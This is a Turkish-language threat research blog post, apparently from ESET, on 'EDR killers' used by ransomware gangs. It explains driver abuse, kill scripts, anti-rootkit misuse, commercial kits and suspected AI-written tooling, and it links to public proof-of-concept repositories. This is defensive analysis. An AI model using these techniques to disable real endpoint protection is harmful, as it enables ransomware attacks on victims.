ESET araştırmacıları, EDR katili ekosistemini derinlemesine inceleyerek saldırganların güvenlik açığı bulunan sürücüleri nasıl kötüye kullandığını ortaya koyuyor
Son yıllarda, EDR katilleri modern fidye yazılımı saldırılarında en sık görülen araçlardan biri hâline geldi: Saldırgan yüksek ayrıcalıklar elde eder, korumayı bozmak için bu tür bir araç kullanır ve ancak o zaman şifreleyiciyi başlatır.
Hâkim olan Bring Your Own Vulnerable Driver (BYOVD) tekniğinin yanı sıra saldırganların sık sık meşru anti-rootkit yardımcı programlarını kötüye kullandığını veya sürücüsüz yaklaşımlar kullanarak uç nokta algılama ve yanıt (EDR) yazılımının iletişimini engellediğini veya onu askıya aldığını da görüyoruz. Bu araçlar sadece bol miktarda mevcut olmakla kalmıyor, aynı zamanda öngörülebilir ve tutarlı bir şekilde davranıyor; işte bu yüzden de iş ortakları bunlara yöneliyor.
Bu blog yazısında, ESET telemetri ve olay araştırmalarına dayanan EDR katilleri hakkındaki görüşümüzü sunuyoruz. Araştırma, sahada aktif olarak kullanılan yaklaşık 90 EDR katilinin analizine ve izlenmesine dayanmaktadır. Odak noktamız, çoğu tartışmada baskın olan güvenlik açığı bulunan sürücülerin ötesine geçmektedir: Bağlı kuruluşların gerçek saldırılarda EDR katillerini nasıl seçtiğini, uyarladığını ve çalıştırdığını ve bunun atıf ve savunma açısından ne anlama geldiğini belgeliyoruz.
Sürücü odaklı analizlerin neden sıklıkla grup atıflarını yanıltıcı hâle getirdiğini açıklıyor, sürücülerin yeniden kullanımı ve birbiriyle ilişkili olmayan kod tabanları arasında değiştirilmesine dair somut örnekler gösteriyor ve ticarileştirilmiş, güçlendirilmiş kitlerin yanı sıra sürücüsüz kesintilerin artışını vurguluyoruz. Sonuç, EDR katillerinin modern fidye yazılımı operasyonlarında öngörülebilir bir aşama olarak nasıl işlediğine dair net, kanıta dayalı bir tablo ortaya koyuyor.
**Bu blog yazısının anahtar noktaları**:
- EDR katilleri, modern fidye yazılımı saldırılarının temel bir parçasıdır; bağlı kuruluşlar, yükleri sürekli olarak değiştirmek yerine, şifreleyicileri çalıştırmak için kısa ve güvenilir bir zaman aralığını tercih ederler.
- EDR katillerini operatörler değil, bağlı kuruluşlar seçer; daha büyük bağlı kuruluş havuzları, daha fazla araç çeşitliliğine yol açar.
- Aynı sürücü, birbiriyle ilişkisi olmayan araçlarda da görülür ve aynı araç, sürücüler arasında geçiş yapabilir. Sonuç olarak, gruplara sürücü tabanlı atıfta bulunmak genellikle yanıltıcıdır.
- “Hizmet olarak Packer” ve “ürün olarak EDR katili”, erişilebilirliği artırıyor, sorumluluğun belirlenmesini zorlaştırıyor ve savunmayı daha karmaşık hâle getiriyor.
- EDR katilleri savunma atlatma teknikleri uygularken şifreleyiciler tamamen şifrelemeye odaklanır.
- Bazı EDR katillerinin geliştirilmesinde yapay zekânın (AI) yardımcı olduğunu kuvvetle şüpheleniyoruz ve Warlock çetesi ile somut bir örnek sunuyoruz.
- BYOVD baskın olsa da özel komut dosyaları, anti-rootkit’ler ve sürücüsüz EDR katilleri de kullanılmaktadır.
## EDR katili manzarası
ESET araştırmacıları, bu araçlar tarafından sıklıkla kötüye kullanılan savunmasız sürücülerin ötesine odaklanmaktadır. Göstereceğimiz gibi, yalnızca kötüye kullanılan sürücülere dayalı bağlantılar kurmak yetersizdir ve yanlış varsayımlara yol açabilir.
Bu araştırmanın ortaya çıkardığı manzara, kavram kanıtlarının (PoC’ler) sonsuz çatallanmasından karmaşık profesyonel uygulamalara kadar uzanan devasa bir alandır. Ticari EDR katillerine (dark net’te reklamları yapılan) odaklanmak, müşteri tabanlarını daha iyi anlamamızı ve aksi takdirde gizli kalacak bağlantıları tespit etmemizi sağlar. Kurum içinde geliştirilen EDR katilleri, kapalı grupların iç işleyişi hakkında içgörüler sunar. Ayrıca vibe kodlama da işleri daha da karmaşık hâle getiriyor. “*EDR katillerinin arkasındaki teknoloji*” başlıklı bölümünde, güvenlik açığı bulunan sürücüler de dâhil olmak üzere EDR katillerine ilişkin teknik bir genel bakış sunuyoruz.
Bu yazının yazıldığı tarihte, EDR katilleri manzarasına ilişkin içgörülerimiz aşağıdakilere dayanmaktadır:
- Büyük veya küçük hemen hemen tüm fidye yazılımı çeteleri tarafından aktif olarak kullanılan toplam 90’a yakın EDR katili tespit ettik:
- Bunların 54’ü BYOVD tabanlıdır ve toplam 35 güvenlik açığı bulunan sürücüyü kötüye kullanmaktadır.
- Bunların 7’si komut dosyası tabanlıdır ve
- 15 tanesi ise anti-rootkit veya diğer ücretsiz yazılımlar.
- BYOVD tabanlı EDR saldırı araçlarından 24’ü için bunların dayandığı kamuya açık bir PoC’nin varlığından haberdar değiliz; geliştiricilerin bu araçları sıfırdan geliştirdiklerini ve yalnızca sürücü istismar kodundan ilham aldıklarını değerlendiriyoruz.
Bu blog yazısı boyunca, hizmet olarak fidye yazılımı modelini oluşturan varlıklara şu şekilde atıfta bulunacağız:
- **Operatörler**: Fidye yazılımı yükünü geliştiren, şifre çözme anahtarlarını yöneten, özel sızıntı sitesini bakımını yapan, genellikle kurbanlarla fidye ödemesini müzakere eden ve aylık bir ücret veya fidye ödemesinin belirli bir yüzdesi (genellikle %5–20) karşılığında diğer araç ve hizmetleri sunan kişiler.
- Operatörlerden fidye yazılımı hizmetleri kiralayan, kurbanların ağlarına şifreleyiciler yerleştiren ve kurbanların makinelerinden veri sızdıran **iş ortakları**.
## EDR katilleri neden bu kadar popüler?
Verileri başarıyla şifrelemek için fidye yazılımı şifreleyicilerinin tespit edilmekten kaçınması gerekir. Günümüzde, paketleme ve kod sanallaştırmadan sofistike enjeksiyona kadar çok çeşitli olgun kaçınma teknikleri mevcuttur. Ancak bunların şifreleyicilerde uygulandığını nadiren görürüz. Bunun yerine, fidye yazılımı saldırganları, şifreleyici dağıtımından hemen önce güvenlik çözümlerini bozmak için EDR katillerini tercih ederler. Bu farklı yaklaşım doğal olarak şu soruyu akla getirir: Neden şifreleyicilerin tespit edilememesini sağlamak için yatırım yapmıyorlar?
### Şifreleyici geliştiricileri için güvenilirlik ve operasyonel basitlik
Fidye yazılımı çeteleri, özellikle de fidye yazılımı hizmeti (RaaS) programlarına sahip olanlar, şifreleyicilerinin yeni sürümlerini sıklıkla üretir ve her yeni sürümün güvenilir bir şekilde tespit edilememesini sağlamak zaman alıcı olabilir. Daha da önemlisi, şifreleyiciler doğası gereği çok gürültülüdür (çünkü kısa sürede çok sayıda dosyayı değiştirmeleri gerekir); bu tür kötü amaçlı yazılımları tespit edilemez hâle getirmek oldukça zordur. EDR katilleri daha temiz bir alternatif sunar. Saldırganlar, her şifreleyici güncellemesinin içine tespit kaçırma mantığını gömmek yerine, yürütmeden hemen önce güvenlik kontrollerini bozmak veya devre dışı bırakmak için harici bir araca güvenirler; böylece şifreleyicileri basit, kararlı ve yeniden oluşturulması kolay tutarlar.
### Düşük maliyet, yüksek güç
Bu blog yazısında gösterildiği gibi, EDR katilleri son derece erişilebilirdir. Tüm saldırganlar veya iş ortakları, kendi savunma atlatma stratejilerini geliştirecek beceriye sahip değildir. Ancak halka açık çok sayıda PoC koleksiyonu sayesinde, EDR katilleri esasen “tak ve çalıştır” hâle gelmiştir.
Aynı zamanda, EDR önleyici araçlar genellikle meşru ancak güvenlik açığı bulunan sürücülere dayanır; bu da eski veya kurumsal yazılımların işleyişini aksatma riski olmadan savunmayı önemli ölçüde zorlaştırır. Sonuç olarak, minimum geliştirme çabasıyla çekirdek düzeyinde etki sağlayan bir araç sınıfı ortaya çıkar; bu da basitliklerine göre bu araçları orantısız bir şekilde güçlü kılar.
### Saldırılar sırasında öngörülebilirlik ve tekrarlanabilirlik
Kodu paketlemek veya enjekte etmek, bir implantın tespit edilmeden geçmesine yardımcı olabilir ancak saldırının son aşamasında fidye yazılımı yükünün uzun vadeli istikrarını garanti etmez. Güvenlik ürünlerinin sağladığı katmanlı koruma nedeniyle paketlenmiş şifreleyiciler bellekte veya yürütmenin diğer aşamalarında hâlâ tespit edilebilir. Öte yandan, EDR katilleri saldırı zincirinde öngörülebilir ve tekrarlanabilir bir adım sağlar ve saldırganlara daha deterministik bir iş akışı sunar. Ayrıca EDR katilleri güvenlik çözümünü bir bütün olarak bozmayı ve tüm koruma katmanlarını etkili bir şekilde ortadan kaldırmayı amaçlar.
## EDR katillerinin arkasındaki teknoloji
### Komut dosyaları
En basit EDR katilleri, güvenlik açığı bulunan sürücülere veya diğer gelişmiş tekniklere dayanmaz. Bunun yerine, güvenlik ürünü süreçlerini ve hizmetlerini bozmak için taskkill, net stop veya sc delete gibi yerleşik yönetim araçlarını ve komutlarını kötüye kullanırlar. Bu ilkel yaklaşımlar hâlâ ara sıra görülse de artık çoğunlukla düşük beceriye sahip fidye yazılımı tehdit aktörleri ve yaygın kötü amaçlı yazılımlarla ilişkilendirilmektedir.
Biraz daha sofistike varyantlar, komut dosyalarını Windows Güvenli Mod ile birleştirir. Güvenli Mod, işletim sisteminin yalnızca minimal bir alt kümesini yüklediğinden ve güvenlik çözümleri genellikle buna dâhil olmadığından, kötü amaçlı yazılımın korumayı devre dışı bırakma şansı daha yüksektir. Aynı zamanda, bu tür faaliyetler yeniden başlatma gerektirdiğinden çok gürültülüdür ve bu da bilinmeyen ortamlarda riskli ve güvenilmezdir. Bu nedenle, gerçek ortamda nadiren görülür.
### Gri bölge: Anti-rootkit’ler
Yıllar önce, Microsoft çekirdek modu sürücü imzalamasını [*zorunlu kılmadan*](https://learn.microsoft.com/en-us/previous-versions/dotnet/articles/bb530195(v=msdn.10)) önce, rootkit’ler siber suç ekosisteminde yaygınlaşmış ve çekirdek yapılarını manipüle ederek kötü amaçlı faaliyetleri gizlemişti. Yaygınlıkları, bunları tespit etmek ve kaldırmak için tasarlanmış özel anti-rootkit araçlarının geliştirilmesine yol açtı. Rootkit’ler çekirdek modunda çalıştığı için bu tür araçlar doğal olarak rootkit’leri keşfetmek, listelemek ve etkisiz hâle getirmek için yüksek ayrıcalıklara ve kendi sürücülerine ihtiyaç duyar.
Günümüzde fidye yazılımı dağıtıcıları, bu anti-rootkit araçlarını sıklıkla kötüye kullanmaktadır: Rootkitleri kaldırmak için değil, güvenlik çözümlerini devre dışı bırakmak için. Birçok anti-rootkit aracı, kullanıcıların (teknik bilgisi kısıtlı saldırganlar dâhil) korunan işlemleri veya hizmetleri sonlandırmasına olanak tanıyan kullanıcı dostu bir grafik kullanıcı arayüzü (GUI) sunmaktadır. Başka bir deyişle, meşru düzeltme araçları, kötüye kullanıldığında EDR sistemlerini devre dışı bırakmak için elverişli araçlara dönüşmüştür. Bu tür araçlar arasında [*GMER*](http://www.gmer.net/) (bkz. **Şekil1** ), [*HRSword*](http://www.gmer.net/) ve [*PC Hunter*](http://www.gmer.net/) bulunmaktadır.

Şekil1 . Popüler bir anti-rootkit çözümü olan GMER’in GUI’si
### Rootkitler
Rootkitler modern siber suçlarda büyük ölçüde nadir görülse de dikkate değer istisnalar hâlâ ortaya çıkmaktadır. Geçen yıldan bir örnek, yaratıcılarının Çinli şirketlerden çalınan sertifikaları kullanarak imzalamayı başardıktan sonra dikkat çeken bir çekirdek modu rootkiti olan [*ABYSSWORKER’dır*](https://www.elastic.co/security-labs/abyssworker). Bu sertifikalar diğer kötü amaçlı yazılımları imzalamak için de kullanılmıştı ve bu nedenle ABYSSWORKER’a özgü değildir. Çalınan sertifikalar güvenilir bir sertifika zincirine ait olduğundan bu tür bir sürücünün çekirdekte çalışmasına hâlâ izin verilmektedir. Üstelik, Huntress’in yakın zamanda [*gösterdiği*](https://www.huntress.com/blog/encase-byovd-edr-killer) gibi, sertifika iptali bile kusursuz bir seçenek değildir.
### Güvenlik açığı bulunan sürücüler
BYOVD tekniği, modern EDR katillerinin ayırt edici özelliği hâline gelmiştir: Baskın, güvenilir ve yaygın olarak kullanılmaktadır. Tipik bir senaryoda, bir saldırgan kurban makinesine meşru ancak güvenlik açığı bulunan bir sürücüyü bırakır, sürücüyü yükler ve ardından sürücünün güvenlik açığını kötüye kullanan kötü amaçlı yazılımı çalıştırır. Amaç, korunan işlemleri sonlandırmak veya güvenlik ürünlerinin dayandığı geri aramaları[ *devre dışı bırakmaktır*](https://github.com/wavestone-cdt/EDRSandblast/).
Binlerce meşru ve savunmasız sürücü olmasına rağmen fidye yazılımı olaylarında aktif olarak istismar edilenler nispeten küçük bir alt kümedir. Ancak halka açık PoC’lerin mevcudiyeti, bu güvenlik açıkları için istismarları benimseyen veya uyarlayan tehdit aktörlerinin sayısında fiilen bir sınır olmadığı anlamına gelir. Bazı saldırganlar mevcut kod tabanlarını çok az değişiklikle veya hiç değişiklik yapmadan yeniden kullanır, diğerleri mantığı değiştirmez ancak bunları tercih ettikleri programlama dilinde yeniden uygular ve bazıları ise tamamen yeni EDR katilleri geliştirir (sürücü istismarından sorumlu orijinal kodun sadece küçük bir kısmını koruyarak) ve bunları ya kendileri kullanır ya da bir hizmet olarak sunar.
### Sürücüsüz EDR katilleri
Son olarak, daha küçük ama giderek büyüyen bir EDR engelleyici grubu, çekirdeğe hiç dokunmadan hedeflerine ulaşıyor. Bu araçlar, EDR işlemlerini sonlandırmak yerine diğer kritik işlevleri engelliyor. Örnekler arasında, uç nokta ile güvenlik arka ucu arasındaki iletişimi engelleyen [*EDRSilencer*](https://github.com/netero1010/EDRSilencer) ve EDR işlemlerinin “donmasına” veya yanıt vermemesine neden olan [*EDR-Freeze*](https://github.com/netero1010/EDRSilencer) gibi araçlar yer alır. Bu sürücüsüz teknikler, alışılmadık yaklaşımları sayesinde tespit ve önlemeyi daha zor hâle getirdiği ve herkese açık olduğu için popülerdir. Nitekim, ESET araştırmacıları, fidye yazılımı tehdit aktörlerinin bu araçları birkaç gün içinde hızla benimsediğini gözlemlemiştir.
## EDR katillerini kim geliştiriyor?
2025 yılında ESET araştırmacıları, RansomHub operatörleri tarafından geliştirilen ve bağlı kuruluşlarına doğrudan sunulan bir EDR katili olan EDRKillShifter’ın analizini yayımladı. Bu yazının yazıldığı tarihte, operatörleri kendi özel EDR katillerini sağlayan başka bir RaaS programı bulunmamaktadır. Bu durum, artık faaliyette olmayan RansomHub’ı fidye yazılımı dünyasında dikkate değer bir istisna hâline getirmektedir.
Bunun yerine, çoğu tehdit aktörü aşağıdaki kategorilerden birine girer:
- kendi EDR katillerini geliştiren RaaS dışı çeteler,
- halka açık kavram kanıtı kodunu çatallayan ve hafifçe değiştiren saldırganlar veya
- yeraltı pazarlarından EDR katili satın alan saldırganlar.
Bu durumları daha ayrıntılı olarak inceleyelim.
### Kapalı gruplar
RaaS dışı çeteler genellikle tamamen kapalı ekosistemler olarak faaliyet gösterir: Bağlı kuruluşlar, ilk erişim aracıları ve harici ortaklar yoktur. Bu gruplar, sızma iş akışları üzerinde sıkı bir kontrol sağlar ve genellikle tekrarlanabilir, içsel olarak tutarlı bir TTP setine güvenir. Bu düzeyde operasyonel disiplin göz önüne alındığında, kendi EDR katillerini geliştirmek, araç setlerinin doğal bir uzantısı hâline gelir.
ESET araştırmacıları, 2024 yılında Embargo çetesi ile bu şirket içi geliştirme modelinin erken bir örneğini [*ortaya koydu*](https://antivirus.com.tr/embargo-fidye-yazilimi-rocknrust/). O dönemde Embargo, iki EDR katiline güveniyordu:
- daha önce açıklanan tekniği kullanan özel bir Güvenli Mod komut dosyası ve
- halka açık [*s4killer*](https://github.com/gavz/s4killer) PoC’den esinlenerek geliştirilen MS4Killer adlı bir araç.
MS4Killer, mevcut bir PoC’ye dayansa da geliştiricileri önemli değişiklikler yaptı: Paralellik eklediler, kod akışını değiştirdiler ve dizeleri ile gömülü sürücüyü şifrelediler. Bu araştırmanın yayımlanmasından bu yana Embargo, bu kez kodda minimum değişiklik yaparak başka bir kamuya açık PoC [*olan evil-mhyprot-cli’ye*](https://github.com/kkent030315/evil-mhyprot-cli) geçti.
İkinci ve daha güncel bir örnek ise DeadLock çetesi. DeadLock, kendine ait bir sızıntı sitesi kurmaktan kaçınarak ve tüm görüşmelerini yaygın olarak [*kullanılan Tox’a*](https://tox.chat/) alternatif olan Session üzerinden yürüterek dikkat çekmemeyi başarıyor. ESET araştırmacıları, DeadLock’un DLKiller (Cisco Talos tarafından isimsiz bir yükleyici olarak da [*bahsedilen*](https://blog.talosintelligence.com/byovd-loader-deadlock-ransomware/)) ve Susanoo adlı iki EDR engelleyiciyi ve GMER ile PC Hunter gibi anti-rootkit araçlarını kullandığını tespit etti. ESET araştırmacıları, dikkat çekici ancak tek başına kesin bir kanıt teşkil etmeyen kod benzerlikleri nedeniyle DLKiller ve DeadLock şifreleyicisinin aynı geliştiricinin eseri olduğuna düşük bir güvenle inanmaktadır. İlginç bir şekilde, Susanoo bir yükleme ekranı ve bir GUI sunmaktadır; her ikisi de **Şekil2**‘de gösterilmiştir. Bu, manuel etkileşime olanak tanır ve saldırganın kurbanın makinesine etkileşimli erişime sahip olmasını bekler.
Şekil2 . Susanoo EDR killer’ın yükleme ekranı (solda) ve GUI’si (sağda)
Ekran görüntüsünde açıkça görüldüğü gibi, Susanoo izlenen işlemlerin listesini önceden yüklemek için düğmeler sunar – Sophos ile ilgili işlemleri hedefleyen özel bir düğme ve Susanoo’nun bildiği tüm işlemleri hedefleyen bir “TNT” düğmesi.
Üçüncü ve son örnek ise Warlock’tur. Warlock sızıntı sitesi 6 Kasım 2025’ten bu yana sessiz kalsa da grup faaliyetlerini sürdürmekte ve teknik cephaneliğini genişletmeye devam etmektedir. Bu çete, deneysel yaklaşımlarıyla tanınır: Daha önce Eylül 2024’te [*belgelenen*](https://medium.com/@mavrogiannispan/visual-studio-code-remote-tunnels-how-attackers-can-exploit-reverse-shells-77a426ece40f) ve Mustang Panda APT grubu tarafından [*kullanılan*](https://medium.com/@mavrogiannispan/visual-studio-code-remote-tunnels-how-attackers-can-exploit-reverse-shells-77a426ece40f) gizli uzaktan erişim için VS Code istismar tekniğini uyarlarken aynı zamanda Velociraptor’un kötü amaçlı kullanımında da [*öncü olmuştur*](https://medium.com/@mavrogiannispan/visual-studio-code-remote-tunnels-how-attackers-can-exploit-reverse-shells-77a426ece40f). O zamandan beri Warlock, tutarlı bir şekilde bu tekniklere güvenmiştir. Şifreleyicilere yaklaşımı da bu modeli yansıtmaktadır – Warlock, zaman içinde özel şifreleyicilerden Babyk tabanlı varyantlara veya sızdırılan LockBit Black oluşturucusu kullanılarak üretilenlere kadar çok sayıda farklı şifreleyici kullanmıştır.
Tüm bunlar göz önüne alındığında, Warlock’un EDR katilleriyle yaptığı denemeler şaşırtıcı değildir. Çete ilk ortaya çıktığından beri, her saldırıda rutin olarak birden fazla EDR katili kullanmıştır; son operasyonlarda bazen düzinelerce bile kullanmış ve etkili bir şekilde brute force yöntemiyle çalışan bir çözüme ulaşmıştır. Warlock’un araçları sadece sayıca değil, teknik derinlik açısından da çeşitlidir: Çete, tek bir güvenlik açığı bulunan sürücüyle sınırlı kalmamakta ve bugüne kadar (en azından bizim bilgimiz dâhilinde) kamuya açık PoC’si olmayanlar da dâhil olmak üzere en az dokuz farklı sürücüyü kötüye kullanmıştır; bu ayrıntı, grubun teknik yeterliliğini ve kamuya açık olanların ötesinde saldırı araçlarını uyarlama yeteneğini vurgulamaktadır.
### PoC’nin Modifikasyonu
Bu, fidye yazılımı saldırılarında gözlemlenen en yaygın yaklaşımdır. Tehdit aktörleri sıklıkla mevcut, iyi test edilmiş bir PoC’yi alır ve gerçek saldırılarda kullanmadan önce yalnızca kritik olmayan bileşenleri ayarlar. Bu değişiklikler genellikle şunları içerir:
- hata ayıklama mesajlarının kaldırılması veya değiştirilmesi,
- kod gizleme ekleme,
- hedef alınan güvenlik ürünlerinin listesini ayarlamak ve
- aracı farklı bir programlama dilinde yeniden yazma.
Ancak asıl önemli nokta, temel istismar mantığının, özellikle de güvenlik açığı bulunan sürücüyle etkileşime giren kısmının neredeyse hiç değişmemesidir. Bu mantık genellikle, “doğru” bir dwIoControlCode değeri ve lpInBuffer’da sonlandırılacak işlemin adıyla Windows API [*DeviceIoControl’ü*](https://learn.microsoft.com/en-us/windows/win32/api/ioapiset/nf-ioapiset-deviceiocontrol) çağırmak kadar basittir. Dizgileri yeniden adlandırmak, kod tabanını yeniden yapılandırmak veya aracı başka bir dilde yeniden uygulamak derin teknik bilgi gerektirmeyen işlemler olsa da istismar mantığını değiştirmek kesinlikle gerektirir ve bu nedenle genellikle kaçınılır.
EDR katilleri için halka açık birçok PoC bulunsa da bir depo öne çıkmaktadır: BlackSnufkin’in [*BYOVD’si*](https://github.com/BlackSnufkin/BYOVD). Düzenli olarak güncellenen bu depo, (yazım tarihi itibarıyla) her biri aynı modüler şablona göre uygulanan 10 güvenlik açığı bulunan sürücüyü istismar etmeye yönelik PoC’ler içerir. Uygulama, kolay değişikliklere, genişletmelere ve yeni sürücü desteğine olanak tanır. Ayrıca kod iyi bir şekilde belgelenmiştir (bkz. **Şekil3** ), bu da bu depoyu gerçek hayattaki fidye yazılımı faaliyetlerinde en sık kullanılan depo hâline getirir.
Şekil3 . BlackSnufkin’in ayrıntılı kullanım kılavuzuna sahip PoC’lerinden biri olan BdApiUtil-Killer
Şubat 2025’te bir Monti fidye yazılımı saldırısı sırasında dağıtılan BlackSnufkin’in EDR katillerinden biri olan [*TfSysMon-Killer’ı*](https://github.com/BlackSnufkin/BYOVD/tree/main/TfSysMon-Killer) tespit ettik; dağıtılan varyant işlevsellik açısından aynıydı ancak tehdit aktörünün diğer araçlarıyla uyumlu hâle getirmek için muhtemelen Rust’tan C++’a yeniden uygulanmıştı. Dil değiştirmenin bir başka örneği de [*dead-av’dir*](https://github.com/BlackSnufkin/BYOVD/tree/main/TfSysMon-Killer); yazarı, bunu BlackSnufkin tarafından oluşturulan bir başka PoC olan [*GhostDriver’ın*](https://github.com/BlackSnufkin/BYOVD/tree/main/TfSysMon-Killer) Go ile yeniden yazılmış hâli olarak açıkça tanımlamaktadır.
ESET araştırmacıları tarafından LockBit ve Dire Wolf saldırıları sırasında tespit edilen bir EDR katili olan SmilingKiller’da daha kapsamlı bir değişiklik çalışması göze çarpmaktadır. Bu programın geliştiricisi, Avast’ın aswArPot.sys dosyasını kötüye kullanan bir EDR katili PoC olan [*kill-floor’dan*](https://github.com/brosck/kill-floor/tree/main) esinlenmiştir. Hata ayıklama mesajlarını değiştirmenin ve kontrol akışı düzleştirme gizleme tekniği eklemenin yanı sıra (bkz. **Şekil4** ) yazar ayrıca kötüye kullanılan sürücüyü, BlackSnufkin’in diğer PoC’lerinden biri olan [*K7Terminator*](https://github.com/BlackSnufkin/BYOVD/tree/main/K7Terminator) tarafından da kötüye kullanılan K7RKScan.sys sürücüsüyle değiştirmiştir.
Şekil4 . Kill-floor (solda, kırmızı) ve SmilingKiller (mavi, sağ) arasındaki kod benzerlikleri; belirli benzerlikler pembe ile vurgulanmıştır
### Hizmet olarak EDR katili
EDR bozma araçlarına yönelik güçlü ve artan talep göz önüne alındığında, ticari EDR katilleri için paralel bir pazarın ortaya çıkması şaşırtıcı değildir. Sunulan ürün yelpazesi geniştir: Bazı reklamlar teknik ayrıntılar içermeyen belirsiz vaatlerde bulunurken diğerleri kapsamlı özellik listeleri, kullanım talimatları ve hatta video gösterimleri içerir. Aşağıda üç önemli örnek yer almaktadır.
Flare tarafından Ekim 2025’te [*ifşa edilen*](https://www.linkedin.com/pulse/emerging-threat-%D0%B1%D0%B0%D1%84%D0%BE%D0%BC%D0%B5%D1%82-edr-killer-tammy-harper-ombuc/) bu tür bir reklam, Бафомет takma adını kullanan bir tehdit aktöründen kaynaklanıyordu. Tehdit aktörü, ESET araştırmacılarının daha sonra DemoKiller olarak adlandırdığı bir EDR katilini tanıtıyordu. ESET telemetri verileri, DemoKiller’ın Qilin, Akira ve Gentlemen çetelerinin üyeleri tarafından kullanıldığını doğrulamaktadır; ayrıca RansomHouse saldırısı sırasında bir kez kullanıldığını da gözlemledik. Reklam, **Şekil5** adresinde gösterilmektedir.
Şekil5 . DemoKiller reklamı (kaynak: [*Flare*](https://www.linkedin.com/pulse/emerging-threat-%D0%B1%D0%B0%D1%84%D0%BE%D0%BC%D0%B5%D1%82-edr-killer-tammy-harper-ombuc/?trackingId=E0ZQNSyfRYeHE0mqrhNedw%3D%3D))
Bir başka ücretli EDR katili ise bu blog yazısında daha önce ele alınan ABYSSWORKER rootkit’i temel almaktadır. ESET araştırmacılarının AbyssKiller olarak adlandırdığı HeartCrypt ile paketlenmiş yükleyici bileşeni ile birleştirildiğinde bu EDR katili, piyasada en sık görülen ticari EDR katillerinden biri hâline gelmiştir. ESET araştırmacıları, AbyssKiller’ın Medusa, DragonForce ve [*şu anda faaliyetleri durdurulmuş olan*](https://www.ice.gov/news/releases/ice-washington-dc-leads-international-takedown-blacksuit-ransomware-infrastructure) BlackSuit çetelerinin üyeleri tarafından kullanıldığını gözlemlemiştir.
Son olarak dikkat çeken örnek, CardSpaceKiller adını verdiğimiz bir EDR katili. Bu araç, Sophos tarafından 2025 yılının sonlarında [*analiz edilen*](https://news.sophos.com/en-us/2025/12/06/inside-shanya-a-packer-as-a-service-fueling-modern-attacks/) nispeten yeni bir “paketleme hizmeti” olan VX Crypt kullanılarak tutarlı bir şekilde paketleniyor. VX Crypt, yalnızca bu EDR katiline özgü değil; BumbleBee gibi diğer kötü amaçlı yazılım ailelerini korumak için de kullanılmış. Sophos’a göre, CardSpaceKiller; Akira, Medusa, Qilin ve Crytox’un dâhil olduğu saldırılarda ortaya çıkmıştır. ESET telemetri verileri bu bulgularla örtüşmekte ve ayrıca MedusaLocker olayları sırasında da kullanıldığını göstermektedir. Paketinden çıkarılmış yük analiz edildiğinde, bu EDR katilinin ticari bir üründen geldiği ve geliştiricinin sınır durumlarını bir uyarı ile ele almaya çalıştığı hemen anlaşılmaktadır (bkz. **Şekil6** ).
Şekil6 . CardSpaceKiller kodunun bir kısmı, geliştiricinin müşteriler için ortaya çıkabilecek sınır durumlarını ele almaya çalıştığını göstermektedir
Bu tür ticari olarak tanıtılan araçların niteliği ve fiyatı değişiklik gösterir. Bazıları kaynak kodunu sattığını iddia ederken diğerleri yalnızca tek tek derlemeleri satmaktadır. Fiyat genellikle bireysel müzakereye bağlıdır; kamuya açıklandığında, fiyat yüzlerce ila binlerce ABD doları arasında değişmektedir.
## EDR katilleri ve yapay zekâ
Kötüye kullanılan güvenlik açığı bulunan sürücülerin sayısı nispeten az olsa da piyasada bulunan modern EDR katillerinin bir parçası olan farklı kullanıcı modu bileşenlerinin sayısı hızla artmaktadır. Hacim ve çeşitlilikteki bu artış göz önüne alındığında, 2026 yılında şu soruyu sormak doğaldır: Yapay zekâ bu yaygınlaşmaya katkıda bulunuyor mu?
Yapay zekânın belirli bir kod tabanının oluşturulmasına doğrudan yardımcı olup olmadığını belirlemek genellikle pratik olarak imkânsızdır. Yapay zekâ tarafından üretilen kodu insan tarafından yazılan koddan güvenilir bir şekilde ayıran kesin bir adli belirteç yoktur, özellikle de saldırganlar kodu sonradan işlediğinde veya gizlediğinde. Ancak ESET araştırmacıları, son zamanlarda gözlemlenen EDR katillerinden en azından bazılarının, yapay zekâ destekli üretimi güçlü bir şekilde ima eden özellikler sergilediğini değerlendiriyor.
Buna açık bir örnek, Warlock tarafından yakın zamanda dağıtılan bir EDR katilinde görülmektedir. Araç, yapay zekâ tarafından üretilen şablonlar için tipik bir kalıp olan ” Possible fixes ” listesini yazdırmakla kalmayıp, belirli bir sürücüyü istismar etmek yerine, işe yarayan bir tane bulana kadar birbiriyle ilgisiz, yaygın olarak kötüye kullanılan birkaç cihaz adını döngüsel olarak deneyen bir deneme-yanılma mekanizması uygulayan bir kod bölümü içermektedir. İlgili kod **Şekil7** ‘de gösterilmektedir.
Şekil7 . Warlock tarafından kullanılan, muhtemelen yapay zekâ tarafından üretilmiş bir EDR killer kodu
## Sürücülerin ötesinde
EDR katili ekosistemini tam olarak anlamak için savunmasız sürücülerin çok ötesine bakmak gerekir. Sürücü istismarı birçok aracın temel dayanağı olmaya devam etse de bu çok daha geniş bir manzaranın sadece bir parçasıdır. Araştırmamız, yalnızca sürücülere odaklanmanın araçlar, bağlı kuruluşlar ve etkinlik kümeleri arasındaki anlamlı ilişkileri gizlediğini göstermektedir.
